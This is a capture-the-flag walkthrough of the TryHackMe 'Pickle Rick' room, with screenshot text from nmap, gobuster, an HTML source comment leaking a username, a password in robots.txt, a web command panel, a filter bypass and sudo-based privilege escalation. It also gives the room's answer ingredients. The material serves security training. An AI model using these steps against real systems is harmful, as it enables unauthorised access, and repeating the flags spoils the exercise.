🧪 TryHackMe: Pickle Rick Walkthrough

Author: Muhammed Irfan Afzal

Room URL: https://tryhackme.com/room/picklerick

Date Completed: 11/07/25

🧠 Objective

Assist Rick in retrieving three secret ingredients to turn him back into a human.

⚙️ Tools Used

- Nmap
- Gobuster
- Strings
- Linux command-line utilities

🔍 Step-by-Step Procedure

1. **Start the Room**

Deployed the virtual machine from TryHackMe and obtained the IP: 10.10.187.171


2. **Initial Recon - Nmap**

Used the following command:

nmap -A 10.10.187.171

Found open ports: 22 (SSH) and 80 (HTTP)

📷 *Screenshot of Nmap output*




```
root@ip-10-10-218-43:~# nmap 1010187.171
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-11 06:52 BST
Failed to resolve "1010187.171".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.04 seconds
root@ip-10-10-218-43:~# nmap 10.10.187.171
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-11 06:52 BST
Nmap scan report for ip-10-10-187-171.eu-west-1.compute.internal (10.10.187.171)
Host is up (0.00016s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:0E:CE:77:01:7D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
root@ip-10-10-218-43:~#
```

3. **Web Enumeration**

Accessed site via browser: http://


Inspected page source to find username: R1ckRul3s



```
  <script src="assets/bootstrap.min.js"></script>
  <style>
  .jumbotron {
    background-image: url("assets/rickandmorty.jpeg");
    background-size: cover;
    height: 340px;
  }
  </style>
</head>
<body>

  <div class="container">
    <div class="jumbotron"></div>
    <h1>Help Morty!</h1></br>
    <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p><
    <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finis
    I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></br>
  </div>

  <!--

    Note to self, remember username!

    Username: R1ckRul3s

  -->

</body>
</html>
```

Discovered hidden directories using Gobuster:


gobuster dir -u http:// -w /usr/share/wordlists/dirb/common.txt



```
root@ip-10-10-218-43:~# gobuster dir -u http://10.10.187.171 -w /usr/shar
e/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.187.171
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]

/.htaccess            (Status: 403) [Size: 278]

/.htpasswd            (Status: 403) [Size: 278]

/assets               (Status: 301) [Size: 315]

/index.html           (Status: 200) [Size: 1062]

/robots.txt           (Status: 200) [Size: 17]
```


Identified /robots.txt with password: Wubbalubbadubdub and /login.php

📷 *Screenshot of robots.txt and login page.*


Applications Places System Fri 11 Jul, 07:01 AttackBox IP:10.10.218.43
Mozilla Firefox
10.10.187.171/robots.txt
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S...
THM AttackBox
45min 11s

10.10.187.171/robots.txt

```
Wubbalubbadubdub
```


Applications Places System Fri 11 Jul, 07:05 AttackBox IP:10.10.218.43
Rick is sup4r cool — Mozilla Firefox
Rick is sup4r cool
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S...
Login
THM AttackBox
41min 31s

10.10.187.171/login.php

Portal Login Page

Username: R1ckRul3s


Password: ••••••••••••••••

Invalid username or password.

4. **Command Execution**

Logged into the panel using credentials.
Executed basic commands; used strings to bypass blocked cat:

strings Sup3rS3cretPickl3Ingred.txt


Applications Places System Fri 11 Jul, 07:06 AttackBox IP:10.10.218.43
Rick is sup4r cool — Mozilla Firefox
Rick is sup4r cool
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S...
Rick Portal
Commands
Potions
Creatures
Potions
Beth Clone Notes
Execute
THM AttackBox
40min 41s


10.10.187.171/portal.php

Command Panel

strings Sup3rS3cretPickl3Ingred.txt


```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

📷 *Screenshot showing first ingredient:* ***mr. meeseek hair***



```
mr. meeseek hair
```


opened clue.txt with ‘less clue.txt’



```
Look around the file system for the other ingredient.
```

5. **Second Ingredient**


Navigated to Rick’s home directory:



```
rick
ubuntu
```

strings /home/rick/"second ingredients"

📷 *Screenshot showing second ingredient: **1 jerry tear***


Applications Places System Fri 11 Jul, 07:19 AttackBox IP:10.10.218.43
Rick is sup4r cool — Mozilla Firefox
Rick is sup4r cool
10.10.187.171/portal.php
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S...
Rick Portal Commands Potions Creatures Potions Beth Clone Notes
Command Panel
Commands
Execute
THM AttackBox
28min 7s


```
1 jerry tear
```

6. **Privilege Escalation**

Checked for sudo permissions:

sudo -l

Executed:



Applications Places System Fri 11 Jul, 07:18 AttackBox IP:10.10.218.43
Rick is sup4r cool
10.10.187.171/portal.php
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S...
Rick Portal Commands Potions Creatures Potions Beth Clone Notes
Command Panel
Commands
Execute
THM AttackBox
28min 56s

Woop woop! Your answer is correct

```
Matching Defaults entries for www-data on ip-10-10-187-171:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b

User www-data may run the following commands on ip-10-10-187-171:
    (ALL) NOPASSWD: ALL
```

sudo strings /root/3rd.txt

📷 *Screenshot showing third ingredient: **fleeb juice***


Applications Places System Fri 11 Jul, 07:20 AttackBox IP:10.10.218.43
Rick is sup4r cool — Mozilla Firefox
Rick is sup4r cool
10.10.187.171/portal.php
TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S...
Rick Portal Commands Potions Creatures e Notes
Offline CyberChef
http://127.0.0.1:7777/
Command Panel
Commands
Execute
127.0.0.1:7777
THM AttackBox
26min 39s

```
3rd ingredients: fleeb juice
```

📜 Conclusion

This room was a great intro to basic enumeration, web exploitation, and privilege escalation.

Ingredients Found:

- ✅ Mr. Meeseek Hair
- ✅ 1 Jerry Tear
- ✅ Fleeb Juice